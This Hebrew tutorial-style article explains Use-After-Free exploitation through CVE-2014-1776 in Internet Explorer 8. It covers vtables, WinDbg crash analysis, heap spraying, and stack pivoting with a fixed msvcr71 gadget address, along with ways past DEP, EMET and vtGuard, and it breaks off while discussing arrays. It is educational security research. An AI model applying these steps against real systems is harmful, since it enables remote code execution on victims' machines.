Use Freed Memory For Fun And Profit

מאת מנחם ברויאר

הקדמה

Use After Free (להלן UaF) היא מהחולשות הנפוצות ביותר כיום, ברמת הזכרון. משמשת בדרך כלל להרצת קוד זדוני מרחוק, על מחשבים המריצים תוכנית המכילה את הפגיעות. ניצולים נפוצים בעיקר בדפדפנים, מורכבותם ושפת הסקריפט שהם מממשים הופכים אותם למטרה האולטימטיבית למציאת פגיעות זו וניצולה.

מאמר זה ינסה להקיף את פרטי הניצול של החולשה, עם התמקדות בניצול ופחות בחקירת הבאג. המאמר מיועד לקוראים המכירים את ניצולים בסיסיים כמו Stack based Buffer Overflow, הרוצים להתעדכן בניצולים הנפוצים היום. או למכירים את הקונספט הכללי של UaF ורוצים לרדת לפרטים.

אתייחס לעקרונות התכנות והדיבאג ב-Low Level וכן למושגי אבטחה כמו DEP, ROP ו-ASLR כמוכרים וידועים. אם אינכם מבינים אותם על בוריים, חלקים גדולים יהיו לא ברורים.

כמו כן, המאמר מניח ידע בסיסי ב-WinDbg וב-IDA.

חלקים המרחיבים על נקודה מסויימת ואינם חלק הכרחי להמשך המאמר, יופיעו בצורה כזו.

נתחיל עם תאוריה...

החולשה Use After Free

כאשר תכנית מנסה לבצע פעולות על זכרון ששוחרר כבר, זהו באג שיגרום קרוב לודאי לקריסתה מכיון שהזכרון כבר לא מכיל את הערכים שהיא מצפה להם. אולם אם תוקף יצליח "לתפוס" את הזכרון לאחר השחרור ולפני השימוש השגוי בו, ולהכניס אליו אובייקט מזוייף, התכנית תמשיך את ריצתה ותשתמש באובייקט המזוייף שבשליטת התוקף - כאילו היה המקורי. כתוצאה מכך ניתן לשלוט במהלך התכנית.

סיטואציה קלאסית של התרחשות באג כזה הוא כאשר בתרחיש סבוך מסויים המתכנת משחרר אובייקט (קורא לדיסטרקטור), אך עדיין מוחזק מצביע אל האובייקט ברשימה כללית יותר שאותה שוכח המתכנת לעדכן. זו כמובן לא הסיטואציה היחידה, אבל היא משקפת את סוג הטעות הגורם לבאג בדרך כלל. המצביע לאובייקט המשוחרר מכונה Dangling Pointer (זהו גם מינוח נוסף לתיאור הבאג).

סיטואציה נוספת ונדירה יותר, מתרחשת כאשר תכנית מחזיקה מצביע למשתנה שהוגדר בתוך פונקציה. משתנים כאלו מוקצים במחסנית ומרגע חזרת הפונקציה הם עשויים להכיל נתונים כלשהם, בהתאם לפונקציה הבאה שתשתמש בזכרון זה.

אם תוכנית משתמשת במצביע לאובייקט שנוצר בפונקציה שהסתיימה, קיימת כאן הזדמנות להשתלט על הזכרון באמצעות פונקציות אחרות. למרות שהאובייקט לא "שוחרר" - הקצאתו פקעה מאליה בסיום הפונקציה.

הצורה הפשוטה לניצול באמצעות זיוף האובייקט היא דריסת הטבלה הוירטואלית.

פונקציות וירטואליות

פונקציות וירטואליות (להלן פ"ו) הן מקרה מיוחד שבו כתובת הפקודה הבאה בתכנית מוחזקת בערימה. הרעיון של פ"ו הוא לאפשר קריאה לפונקציה של אובייקט כאשר רק בזמן-ריצה יוחלט סוג האובייקט (Dynamic binding). כלומר רק בזמן הריצה נוכל לקבוע איזו פונקציה לבצע ולכן ההידור צריך להיות גנרי.

קטע הקוד הבא ממחיש כי התכנית תצטרך להחליט בזמן ריצה איזו פונקציה להפעיל. ללא תנאים וללא ידיעה מוקדמת. המשתנה ptr יחזיק מצביע למופע מאחד הסוגים ויש להפעיל את הפונקציה המתאימה:

```
class Parent{
public:
        virtual void vf(){ std::cout<<"Parent::vf()"<<std::endl; }
};
class SonA : public Parent{
        void vf(){ std::cout<<"SonA::vf()"<<std::endl; }
};
class SonB : public Parent{
        void vf(){ std::cout<<"SonB::vf()"<<std::endl; }
};
int main(int argc, char* argv[])
{
        Parent ** arr = new Parent*[2];
        SonA * a = new SonA();
        SonB * b = new SonB();
        arr[0] = a;
        arr[1] = b;
        Parent * ptr = arr[atoi(argv[1])%2];
        ptr->vf();
        delete[] a,b,arr;
        return 0;
}
```

המימוש מאחורי הקלעים, באסמבלי, הוא כדלהלן:

לכל מחלקה (או struct) המכילה פ"ו, מוגדרת טבלה שבה מוחזקות כתובות הפ"ו של מחלקה זו. לא משנה אם הן הגיעו בירושה או מומשו במחלקה עצמה - מצביעים לכל הפ"ו הרלוונטיות יקובצו לטבלה ייחודית למחלקה זו. טבלה זו נקראת באורח מפתיע הטבלה הוירטואלית (להלן ט"ו).


גם בפונקציות 'רגילות' האובייקט מחזיק רק נתונים, ואילו המתודות שלו מאוחסנות במקום אחר. לכן כאשר נקראת מתודה של אובייקט (בצורה myVar.doSomething()), מועבר אל הפונקציה פרמטר נסתר (this) המציין לגבי איזה מופע ספציפי מתייחסת הקריאה. מתכנתי פייתון ודאי יותר מודעים לעניין זה מכיון שבהגדרת מתודות צריך לציין את הפרמטר self המקביל ל-this.

לפי התקן, אם קיימות פ"ו באובייקט, הבייטים הראשונים שלו (4 בייטים ב-32, 8 בייטים ב-64) יכילו את כתובת הט"ו, כך שכתובת זו מוצבת ישירות ב-this. כאשר מתבצעת קריאה לפ"ו, נלקחת כתובת הט"ו מתחילת האובייקט וממנה מחושב ההיסט המתאים לפונקציה הרצויה בטבלה. למשל, כדי להגיע לפ"ו השלישית יחושב [כתובת של ט"ו] + [2*גודל-כתובת], וכן הלאה. כך מבצעת התוכנית 'קריאה גנרית' לפונקציה הרצויה ללא צורך לדעת את סוג האובייקט.

קטע המדגים את איחזור והפעלת הפ"ו - מתוך אסמבלי x86 שקומפל מהקוד C++ לעיל:

```
MOV EDX,DWORD PTR SS:[EBP-8]      ; EDX = Parent מערך המצביעים מסוג
MOV EAX,DWORD PTR DS:[EDX+EAX*4] ; EAX = המצביע שנבחר ע"י הקלט כאינדקס
...
MOV EDX,DWORD PTR DS:[EAX]        ; EDX = מצביע לטבלה הוירטואלית הכתובת המוצבעת ישירות, כלומר
...
MOV EAX,DWORD PTR DS:[EDX]        ; EAX = הכתובת הראשונה המוצבעת בט"ו, כלומר הפ"ו הראשונה
CALL EAX                          ; הקריאה לפונקציה
```

ותרשים לסיום:



הניצול

אחרי שהבנו את מנגנון הפ"ו, די ברור שאם נחליף את האובייקט המקורי, המצביע לט"ו יקבע ישירות על ידנו. אם נקבע אותו לאזור זכרון שבשליטתנו, שיהווה ט"ו מזוייפת, ובאותו אזור נמקם מצביע אל קוד שנזריק, בהיקרא הפ"ו - יורץ הקוד שלנו!

לצורך הניצול נצטרך לגרום לתוכנית להקצות אובייקטים בזכרון, אך עלינו לחדד:

- כיצד גורמים להקצאה 'לתפוס' את הזכרון ששוחרר? כיצד מוודאים שהתכנית תתן לנו דוקא את מקטע הזכרון הזה?
- אנו רוצים לזייף מצביע לט"ו ומצביעים לפ"ו, כך שיצביעו אל הקוד הזדוני שלנו. אך כיצד ניתן לדעת היכן יאוחסנו הט"ו והקוד?

Heap Spraying

הפתרון לשתי הבעיות נעוץ בהבנת מנגנון ההקצאות של המערכת בכלל ושל התוכנית הפגיעה בפרט. כאשר נבין את צורת ההקצאה, נוכל - ע"י הקצאות מחושבות היטב - להבטיח כי את הזכרון שהתכנית שחררה בטעות - יתפוס המידע שלנו. כמו כן נוכל להבטיח כי בכתובת מסויימת נמצא הקלט \ הקוד שהכנסנו.

שליטה בכמות וגודל ההקצאות מצויה בדרך כלל בתוכניות שטוענות לערימה מידע רב כגון קבצים אך עקרונית היא אפשרית בכל תכנית המאפשרת הכנסת קלט בכמות רבה. תכניות המממשות שפת סקריפט כלשהי (דפדפנים, אופיס, PDF) הן הנוחות ביותר, מכיון שהן מספקות כלי גמיש ותכנותי ל'התעסקות' בערימה.

נושא זה נקרא Heap Spraying (ריסוס הערימה...) והוא רחב ודינמי. הטקטיקה לריסוס משתנה בין התוכנות וגרסאותיהן, והיא נלמדת מתוך ניתוח נתוני הערימה בהקצאות שונות או הינדוס לאחר של פונקציות הערימה. בסוף המאמר יש כמה רפרנסים חשובים בנושא, אביא רק מספר עקרונות בסיסיים לשם הבנת הרעיון:

- תזכורת: ערימה היא אזור בזכרון, אשר בו ממוקמים אוביקטים דינמיים שנוצרו בזמן הריצה. השאיפה היא לשיפור הביצועים באמצעות הקצאות רצופות ומרוכזות (LFH)

  הערימה היא מטבעה דינמית מאד. אובייקט שמוקצה בכתובת מסויימת בעת הפעלת התוכנית, יהיה קרוב לודאי בכתובת אחרת בהפעלה הבאה. אך אם נקצה מספר גדול מאד של אובייקטים זהים נוכל למצוא כתובת שבאופן קבוע תכיל את האובייקט המדובר.

- יישור: יש הקצאות המבוצעות בקטעי זכרון בגדלים אחידים, ניצור אובייקטים שיתאימו בדיוק לגודל הקטעים המוקצים כדי לקבל רציפות מוחלטת. יש לזכור שאובייקטים רבים דורשים מקום עבור ההידר שלהם, מלבד המידע עצמו.
- פנג שואי: כחלק מניהול הערימה, מוחזקת רשימת כתובות ששוחררו, ע"מ להקצותן במהירות אם ידרש גודל זהה לשלהן. אפשר לנצל תכונה זו כדי לגרום לזכרון בשליטתנו להיות מוקצה. אפשר גם 'לרוקן' את הרשימה כדי לכפות הקצאות חדשות.
- לפרוסס יש ערימה דיפולטיבית אחת, אך תוכניות רבות מחזיקות ומנהלות מספר ערימות במקביל לפי כללים שונים.
- כדי להקשות על התוקף, לעיתים קיימת רנדומיזציה לגודל וסדר ההקצאות. אך עדיין מצויות סיטואציות שהתהליך דטרמיניסטי.
- קיימות הגנות נוספות שפותחו כדי לשבש את פעולת הריסוס אך הן אינן יעילות במיוחד.

נזכיר לדוגמא את Nozzle, שמתיימרת לזהות הקצאות שחוזרות על עצמן ואשר המידע בהן יכול להיות מפורש כפקודות חוקיות. הוספת קצת פולימורפיזם לקוד המוזרק תספיק כדי לבלבל את Nozzle...

- בארכיטקטורת x64, כמות הזכרון הזמינה היא עצומה. ריסוס עדיין אפשרי, אך הפעולה פחות פשוטה והטכניקות מעט שונות.

אם כן, התשובה לבעיה הראשונה טמונה בסעיפים 3-4: כדי לתפוס את מקום הזכרון ששוחרר, נקצה אובייקטים רבים בעלי גודל זהה לגודל שברצוננו לתפוס, ואז כמעט מובטח לנו שבזכרון המפונה ישכון מידע בשליטתנו.

דרך נוספת היא לשלוט כבר במיקום ההקצאה של האובייקט הבעייתי. ע"י הקצאה מרובה שלו או ע"י שחרור (של זכרון בשליטתנו) בסמוך להקצאתו. כך או כך, עלינו לברר את גודלו המדוייק של האובייקט הבעייתי. בהמשך נתעכב על כמה טכניקות לבירור זה.

הפתרון לבעיה השניה הוא ע"י הקצאת כמות גדולה של אובייקטים, בהקפדה על יישור, עד אשר לבסוף כתובת מסויימת תכיל בוודאות את הקלט שהכנסנו, ROP או shellcode או מה שזה לא יהיה.

לסיכום, כדי לנצל UaF נדרשים שני ריסוסים: ריסוס אחד כדי להבטיח המצאות ט"ו מזוייפת בכתובת מסויימת, וריסוס שני כדי לתפוס את הזכרון ששוחרר בטעות.

ואחרי כל ההקדמות, ניגש לתכלס...

סביבת עבודה א'

נבחן את החולשה CVE-2014-1776, זהו UaF ברוב גרסאות אינטרנט אקספלורר (IE להלן). שנוצל " in the wild" לפני שנה.

מצרכים:

- Win7 עם IE8 ללא שום עדכוני אבטחה.
- JRE בגרסה 1.6.0 כדי לקבל מודול ללא ASLR (הורדה מאורקל עם הרשמה או פה על אחריותכם).
- WinDbg.
- IDA, גרסה חינמית תספיק.
- עורך טקסט לפי הטעם...

נתחיל את המחקר מדף HTML המקריס את הדפדפן (PoC) ניתן להורידו מכאן.

קוד ה-JS מוביל לכך שאובייקט משוחרר בטעות, ואח"כ מבוצעת פניה אליו. לא נכנס למהות הטעות התכנותית אלא נתמקד בניצול המצב הנתון. הורדתם, פתחתם ב-IE, קרס?! יופי.

טיפ 1: כדי ש-IE יפסיק לבקש אישור להריץ סקריפטים, שנו את הגדרות האבטחה או טענו את הדף משרת HTTP מקומי (שרת פשוט ומקומי יספיק).

טיפ 2: לחסכון בזמן ובהקלקות עכבר, פותחים את הדיבאגר משורת הפקודה באופן הבא:

```
C:\Program Files\Windows Kits\8.1\Debuggers\x86>windbg -g -G -o "c:\program files\Internet Explorer\iexplore.exe" "http://127.0.0.1:8000/2014-1776/crash.html"
```

הסירו את הפלאג g- כדי לעצור בתחילת ההרצה, למשל אם תרצו ולקבוע בריקפוינט (להלן BP).

טיפ 3: לפעמים ההפעלה של תוכנית דרך דיבאגר גורמת להתנהגות שונה או תקיעות, ואז כדאי לנסות הפעלה רגילה ורק אחריה attach. אפשר לשים alert לפני הקטע שאותו רוצים לבחון, הרצה חופשית עד לקפיצתו, ורק אז לצרף לדיבאגר.

הרצה תחת WinDbg תציג את סיבת הקריסה: גישה לזכרון בכתובת 0xaaaaaab6. כתובת זו, גם היא ממופה, שייכת לקרנל-מוד ואין לפונקציה יוזר-מודית הרשאה לגשת לשם.

```
(6d0.c48): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=aaaaaaaa ebx=004255b0 ecx=e1b9eec3 edx=689e5438 esi=004255b0 edi=003a9078
eip=689c8d28 esp=024cea54 ebp=024cea78 iopl=0 nv up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000 efl=00010286
mshtml!CMarkup::IsConnectedToPrimaryMarkup+0xd:
689c8d28 8b400c mov eax,dword ptr [eax+0Ch] ds:0023:aaaaaab6=????????
```

נטען את mshtml.dll ל-IDA וננווט לפונקציה הקורסת IsConnectedToPrimaryMarkup. ניתן לראות שהיא ללא פרמטרים, כלומר רק הפרמטר this מועבר באופן נסתר ב-EAX (אם אתם לא מאמינים ל-IDA אפשר לוודא זאת ע"י בדיקת הרפרנסים לפונקציה - רק פרמטר אחד מוכן עבורה והוא באוגר EAX).

אז EAX מצביע לאובייקט המשוחרר שתפסנו, אפשר לראות זאת אם נשים BP בתחילת הפונקציה הקורסת ונבחן את תוכן הזכרון המוצבע ב-EAX:

```
ntdll!LdrpDoDebuggerBreak+0x2c:
77a5e60e cc              int     3
1:018> bp mshtml!CMarkup::IsConnectedToPrimaryMarkup 7 ;g
.
.
.
Breakpoint 0 hit
eax=001eea60 ebx=001eea60 ecx=c40b6da1 edx=66c15438 esi=66c5ce50 edi=00181770
eip=66bf8d17 esp=024fea64 ebp=024fea80 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
mshtml!CMarkup::IsConnectedToPrimaryMarkup:
66bf8d17 8bff            mov     edi,edi
1:023> dd eax
001eea60  aaaaaaaa aaaaaaaa aaaaaaaa aaaaaaaa
001eea70  aaaaaaaa aaaaaaaa aaaaaaaa aaaaaaaa
001eea80  aaaaaaaa aaaaaaaa aaaaaaaa aaaaaaaa
001eea90  aaaaaaaa aaaaaaaa aaaaaaaa aaaaaaaa
001eeaa0  aaaaaaaa aaaaaaaa aaaaaaaa aaaaaaaa
001eeab0  aaaaaaaa aaaaaaaa aaaaaaaa aaaaaaaa
001eeac0  aaaaaaaa aaaaaaaa aaaaaaaa aaaaaaaa
001eead0  aaaaaaaa aaaaaaaa aaaaaaaa aaaaaaaa
```


חקירת האובייקט המשוחרר

השלב הבא הוא זיהוי האובייקט הבעייתי. המידע הזה חיוני כדי לזייף אובייקט שיתנהג כמו האובייקט המשוחרר ולא יקריס את התכנית. בנוסף, כפי שצוין לעיל, כדי לתפוס את מקומו - בדרך כלל צריך לדעת את גודלו המדוייק.

קיימות מגוון דרכים לבירור זה, נעבור על כמה מהן:

- הדרך הפשוטה היא לבחון את מחסנית הקריאות בעת הקריסה (Call Stack) ואת הארגומנטים המועברים לכל אחת מהן, עד לזיהוי ודאי של האובייקט שבתוכנו אנו שולטים.

לאחר מכן נחפש פונקציה היוצרת דינמית את האובייקט (ע"י בדיקת הרפרנסים לקונסטרקטור של האובייקט), נבדוק כמה זכרון היא מקצה לאובייקט וכך נסיק את גודלו.



רוב החקירה היא סטטית ו-IDA הוא כלי נוח ביותר לכך. אך במקרים מסובכים יותר דרך זו לא תועיל; יתכן ויש עשרות אפשרויות או שמחסנית הקריאות לא מספיק אינפורמטיבית או הקריסה מתרחשת כתוצאת לוואי ואחרי שכבר לא נשאר זכר מהאובייקט המשוחרר.

- טכניקות דיבאגינג מתקדמות יותר (Page heap, Stack trace) עשויות לעזור לזהות את האובייקט המשוחרר במקרים המסובכים, ולספק פרטים חשובים העשויים להסביר את הסיטואציה שבה מתרחש הבאג.

הפעלת הפיצ'רים היא פר-תכנית ונעשית באמצעות כלי בשם gflags, המגיע כחלק מה-Debugging Tools:

```
C:\Program Files\Windows Kits\8.1\Debuggers\x86>gflags.exe /i iexplore.exe +hpa +ust
```

והפלט יהיה:

```
Current Registry Settings for iexplore.exe executable are: 02001000
    ust - Create user mode stack trace database
    hpa - Enable page heap
```

כיבוי הפיצ'רים בפקודה זהה מלבד סימן הפלוס שמוחלף במינוס.

Page heap הוא פיצ'ר הקובע את ניהול הערימה במגבלות מסויימות לשם חקירת באגים הנוגעים לגישה לא תקינה לזכרון. מגבלות אלו מציפות בעיות - אם ישנן - בסמוך להיווצרותן, ובכך מסייעות לאיתור שורש הבאג. בסוף המאמר אביא קישורים להרחבה בנושא.

כל הקצאת זכרון מקבלת Page משלה (4KB - לכן טכניקה זו מיועדת לשימוש בדיבאג בלבד) וממוקמת בקצהו כדי לזהות גלישה. אם מבוצע שחרור, כל ה-Page מוסר ממיפוי הזכרון. כתוצאה מכך, גישה לאובייקט המשוחרר תגרום קריסה מיידית ללא תלות בערכים שיהיו שם, כך נמצא בקלות את האובייקט המשוחרר ונוכל לבדוק אותו.

בחור בשם Fermin הראה טריק נחמד למציאת גודל האובייקט, באמצעות המצביע לאזור המשוחרר - שגרם לקריסה. הזכרון מתחלק ל-Pages של 0x1000 בייטים, לכן אם נתייחס לחלקו הנמוך של המצביע, נקבל את מיקום האובייקט בתוך ה-Page. ואם נפחית את המיקום בתוך ה-Page מהגודל 0x1000, נקבל בדיוק את גודל האובייקט המשוחרר, כי האובייקט ממוקם בקצה ה-Page.

הקריסה תתרחש מוקדם יותר, ברגע שיהיה נסיון גישה לאובייקט המשוחרר:

```
(f34.19c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0a0c4f30 ebx=0a0c4f30 ecx=5cbee642 edx=671d5438 esi=0a0c4f30 edi=02f35fc0
eip=671b8d1d esp=047ae9f4 ebp=047aea18 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
mshtml!CMarkup::IsConnectedToPrimaryMarkup+0x6:
671b8d1d 8b465c          mov     eax,dword ptr [esi+5Ch] ds:0023:0a0c4f8c=????????
1:022> ? 0x1000-(esi&0x00000FFF)
Evaluate expression: 208 = 000000d0
```

- הפקודה !heap -p -a 0xaddress תתן את גודל האובייקט, אך בזכרון משוחרר אין לה את המידע הזה. נוכל להריצה בעת הקריאה לפונקציה על אובייקטים תקינים ולהסיק מכך את גודל האובייקט המשוחרר. התהליך מפורט פה על גרסה אחרת של IE.

- בעזרת ניסוי וטעייה אפשר לנצל בהצלחה גם בלי החקירה הזו. במקרה שלנו ניתן לתפוס את מקום האובייקט המשוחרר בעזרת ריסוס כללי, ולא בגודל מסויים דוקא. כמו כן נוכל לשנות את הנתונים המרוססים בהתאם לקריסה ולנסות להתגבר עליה - עד להובלת התכנית לשליטתנו המלאה.

ננסה בדרך האחרונה וה"טיפשה". EAX בשליטתנו אך הוא מכיל כתובת לא חוקית, נבדוק איך אפשר להגיע לאיזושהי פ"ו אם נגרום ש-EAX יכיל כתובת חוקית כלשהי. למעשה אנו מחפשים סיטואציה שבה תתבצע קריאה (או קפיצה) לאוגר, ואז נבדוק אם אנו שולטים בתוכן שלו.

אתם מוזמנים לעצור כאן ולחפש בעצמכם, או להתעצל ולהמשיך לקרוא :)

נחזור ל-IDA. במרחק 5 קפיצות מותנות מהקריסה, נמצאת קריאה לפונקציה בשם GetLookasidePtr2. ובתוכה במרחק קפיצה אחת, נמצאת קריאה לפונקציה *Doc*. ושם נמצא הפרס הגדול, call EDX. וכן, אנו שולטים בתוכן EDX.

נשאר לוודא ש-6 הקפיצות בדרך תעבודנה כרצוי, כדי שלא נפספס את הקריאה לפ"ו. ולוודא שלא תהיה שוב גישה לכתובת לא חוקית שתקריס לנו את הדפדפן. זאת נעשה ע"י ריסוס ערכים מתאימים.


כדי להוביל את הקפיצות המותנות נזדקק ליותר מאשר "כתובת חוקית ב-EAX", למעשה EAX+0xc מצביע לכתובת א' שמצביעה לכתובת ב' שמצביעה לכתובת ג', עם היסטים קטנים. מלבד זאת EAX+0xA גם צריך להכיל כתובת חוקית, EAX+0x18 צריך להכיל 0x40000000 או יותר, והחשוב ביותר - EAX עצמו צריך להכיל כתובת לט"ו (מזוייפת, כן?...) ובט"ו, בהיסט 0x70 נשים מצביע לקוד שנרצה להריץ (הפ"ו המזוייפת).

מסובך? אכן. במקום להתמודד עם זה, ראשית נרסס לערימה את הערך 0x20202020, עד למצב שהכתובת 0x20202020 עצמה (וכל סביבותיה) מכילות 0x20202020, כלומר שהיא והכתובות הסמוכות לה מצביעות אליה שוב ושוב.


במקביל, עם הערך 0x20202020 נתפוס את הזכרון המשוחרר. באופן זה לא צריך באמת לבנות את כל שרשראות המצביעים הללו, רק למקם 0x40000000 ואת המצביע לקוד שנרצה להריץ בהיסטים המתאימים.

אם נשארתם מבולבלים זה הגיוני למדי, רק מעבר שורה אחר שורה על הקוד יבהיר את הדברים לחלוטין.


:GetLookasidePtr2




קריאה לאוגר - DOC:



הפונקציה הקורסת:





בפונקציית הריסוס התבססתי על קוד שפורסם ע"י corelanc0d3r.

את האקספלויט עד שלב זה, ניתן לראות כאן (בלי BP לא תשימו לב שקרה משהו..). הריסוס לוקח זמן ומתרחש סינכרונית לריצת הדף, ולכן צריך להשהות מעט את הפעלת החולשה ע"מ להבטיח כי הכתובות הרצויות כבר רוססו.

DEP - ROP - Stack Pivoting

מכיון שכיום כל מערכת הפעלה שמכבדת את עצמה מוגנת עם DEP, נזדקק ל-ROP. אך לשם כך צריך לשלוט לגמרי בתוכן המחסנית. החולשות הישנות מבוססות מחסנית ולכן השליטה במחסנית מובנת מאליה, אך כיצד נצליח לשלוט במחסנית כאשר החולשה נותנת שליטה רק ב-EIP? וכל זה עוד לפני שהרצנו שורת קוד יחידה...

במערכות הישנות שלא מימשו DEP, הניצול היה פשוט למדי ולכן הריסוס לא היה צריך להיות מאד מדוייק. הזכרון רוסס בבייטים שיכולים להתפרש הן ככתובת בזכרון והן כפקודות חוקיות וסתמיות, נקח לדוגמה את 0x0c0c0c0c (היא המפורסמת שבהן...). רק לאחר כמות גדולה מהבייטים הללו, הונח ה-shellcode עצמו. הזכרון בכתובת 0x0c0c0c0c גם הוקצה כחלק מהריסוס וגם מכיל את הבייטים הנ"ל.

באופן זה 'נתפס' כל האובייקט המשוחרר בבייטים האלו, בפרט 4 הבייטים הראשונים מצביעים לכתובת 0x0c0c0c0c כאילו היא ט"ו. ומכיון שגם הכתובת 0x0c0c0c0c עצמה רוססה אף היא באותם בייטים - כל הפ"ו שוב מפנות אליה עצמה והפעם בתפקיד קוד להרצה... כלומר עכשיו תורץ הפקודה OR AL,0xC שוב ושוב כמספר הפעמים שרוססה, עד שנגיע אל ה-shellcode שנמצא בסוף בלוק הריסוס. החלק האחרון לא אפשרי כמובן תחת DEP כי כל אזורי הריסוס הם אזורי דאטה האסורים בהרצה.


הפתרון הנפוץ מכונה Stack Pivoting ומתבסס על העובדה שאנו שולטים בתהליך הקריאה לפ"ו.

מיקום המחסנית נקבע בפועל ע"י המצביע המוחזק באוגר ESP, ולכן די בכך שנשנה את ערכו של אוגר זה. אם נצליח לשים בו כתובת המצביעה לאזור זכרון בשליטתנו - נגייד למעשה את המחסנית אלינו ונשלוט בתוכן המחסנית. שינוי הערך ב-ESP מוכרח גם הוא להיעשות באמצעות ROP, מכיון שההגנה לא הוסרה עדיין.

נתבונן בפונקציה Doc לעיל ונראה שבעת הקריאה לפ"ו, האוגר EAX מכיל את כתובת הט"ו. EAX תחת שליטתנו, שהרי אנחנו מספקים את כתובת הט"ו בעת זיוף האובייקט המשוחרר. לכן, נמצא גאדג'ט שמחליף בין EAX ו-ESP, נשים את כתובתו ככתובת הפ"ו המזוייפת, ואז כאשר תיקרא הפ"ו יצביע ESP אל הט"ו! בסיום הגאדג'ט תבוצע הפקודה retn, שתשלוף כתובת מהמחסנית ותעבור אליה. בשלב זה המחסנית ממוקמת בדיוק על הט"ו, יש לנו שליטה מלאה בה וה-ROP מתחיל...

הפקודה הפשוטה ביותר לביצוע החילוף היא xchg eax,esp. מכיון שאנחנו רוצים חזרה מהפונקציה מיד אחרי החילוף, האופקוד'ס המתאימים הם 0x94 להחלפת האוגרים ואז 0x3C ל-retn. הצירוף הזה לא נדיר בארכיטקטורת x86, אך ניתן למצוא גאדג'טים אחרים שיחליפו בין האוגרים, במקרה שלא מוצאים את הצמד המועיל הזה.

כדי להתמודד עם ASLR ניאלץ לנצל את החולשה בצורה אחרת, או לנצל חולשה אחרת, או להתבסס על מודול שאינו מוגן. ההגנה ועקיפותיה אינן בתחום מאמר זה, לכן נשתמש במודול msvcr71 של JAVA אשר בגרסאות ישנות קומפל ללא ASLR וכתובותיו קבועות. מבין האפשרויות בחרתי בכתובת 0x7c348b05. וכך אנו עם שליטה במחסנית ובריצה, הכל מוכן ל-ROP ואז ה-shell הרצוי.



Game Over! - את האקספלויט שלי, המסתיים ב-INT3, [אפשר לראות פה](#).

טריק אחר לשליטה במחסנית ובריצה תוך גאדג'ט בודד, משתמש בפונקציה ntContinue (או פונקציות אחרות עם יכולת דומה). פונקציה זו משמשת את WIN לאתחל ריצה עם קונטקסט חדש בעת חריגה. הפונקציה מקבלת מבנה המכיל ערכים עבור כל האוגרים, הדגלים ועוד.

אם בעת הקריאה לפ"ו הנשלטת על ידינו ימצא בראש המחסנית מצביע לאזור בשליטתנו, נוכל לזייף שם Context. את ערך האוגר EIP נקבע אל פקודת return כלשהי ואת ESP נקבע להצביע לאזור בשליטתנו, שבו נמקם ROP. הפונקציה תזיז את המחסנית לאזור הרצוי, ריצת התוכנית תחודש עם פקודת חזרה לכתובות מהמחסנית, המטרה הושגה.

כפי שניתן לראות בתמונה מעלה, במקרה הזה תוכן המצביע ב-ESP+4 איננו בשליטתנו. בהמשך נראה מקרה שבו טריק זה אפשרי.

EMET מממשת הגנה נגד פיווטינג. בעת קריאה לפונקציות שאחראיות על מתן הרשאת ריצה לקטע זכרון, היא מוודאת ש-ESP מצביע לתוך התחום המוגדר ב-TEB.

עקיפת ההגנה אפשרית באמצעות מציאת גאדג'טים שישנו את ה-TEB, או ROP שמעתיק את המשך עצמו אל המחסנית המקורית ואז שחזור ESP. ההעתקה יכולה להתבצע בעזרת גאדג'טים או קריאה לפונקציית העתקה - שאינה קריטית ולכן לא מוגנת.

בשימוש בטריק השני (ntContinue) להעברת המחסנית, ניתן לשנות את ערך האוגר fs וכך לעקוף את הבדיקה.

vtGuard

vtGuard זו הגנה על הט"ו בדרך דומה ל-Stack Canaries. בקצה הט"ו מונחות "עוגיות" (ערכן שווה לקבוע מסויים פחות בסיס המודול), ותקינותן נבדקת בעת קריאה לפ"ו כדי להבטיח שהט"ו לא שונתה (הרחבה על vtGuard).

- אם לרשותנו באג של הדלפת-מידע מהסוג המשמש לעקיפת ASLR, נוכל להשתמש בו כדי לגלות את ערכי הקנרית ולהניחם במקום הנכון.
- תיאורטית, אפשר לנסות לתפוס את הזכרון עם אובייקט אחר מאותו המודול ועם ט"ו באותו האורך, במידה וזה יגרום להרצת פונקציה שתביא תועלת. בצורה כזו, בדיקת הקנרית תעבור ללא בעיה מכיון שהקנריות זהות עבור כל הט"ו של המודול. יהיה יותר מדוייק לכנות ניצול כזה דריסת המצביע לט"ו.
- דרך נוספת להתמודד עם הגנת ה-vtGuard תוסבר בהמשך המאמר.

ניצול פ"ו - סיכום ביניים

השתלטות על מצביע לפונקציה עשויה לגרום לתוקף להריץ קוד. התמקדנו ב-UaF, אך גם בחולשות אחרות משמשת טכניקה זו להשתלטות על ריצת התכנית והפעלת הקוד הזדוני.

לא נוכל לנצל UaF בדרך שתוארה במידה ואין פ"ו, או אם לא מתבצעת קריאה לפ"ו אחרי שחרור הזכרון, או אם קיים vtGuard שלא הצלחנו להתמודד עמו.

מצד שני, יתכן כי מאיזושהי סיבה אובייקט יחזיק מצביע לפונקציה, שלא בתצורת פ"ו. כך שתפיסת אובייקט משוחרר כזה גם עשויה לתת לנו הרצת קוד.

הזכרון כמערך

לבאג מסוג UaF קיימת דרך ניצול נוספת, היא סבוכה יותר אך גם עוצמתית בהרבה.

הסבר קצר על מערכים:

בשפות כמו C,C++ - מערך הוא פשוט מצביע לרצף תאים בזכרון, אין בו שום דבר מעבר לזה.

ברוב שאר השפות, מערך הוא אובייקט. האובייקט מכיל בין השאר מצביע לט"ו - כמו כל אובייקט, אורך המערך (int מן הסתם), ומצביע אל הנתונים עצמם. - תוכן המערך. הנתונים מוחזקים באובייקט נפרד שכאמור מוצבע ע"י האובייקט המייצג את המערך עצמו. אובייקט הנתונים עשוי להיות מוקצה הרחק מאובייקט המערך ובהתאם למקום הפנוי, סוג הנתונים והדרישות. מה יקרה כאשר מנסים לגשת אל מעבר לאורך המערך? C ודומותיה פשוט יתנו את תא הזכרון הבא. שאר השפות תבדוקנה מול שדה האורך ותקפצנה חריגה מכיון שהגישה היא מעבר לגבולות המערך.

נקודה אחרונה: ב-JS קיימים מגוון סוגי מערכים למטרות שונות, מימושם והתנהגותם שונים במקצת זה מזה.

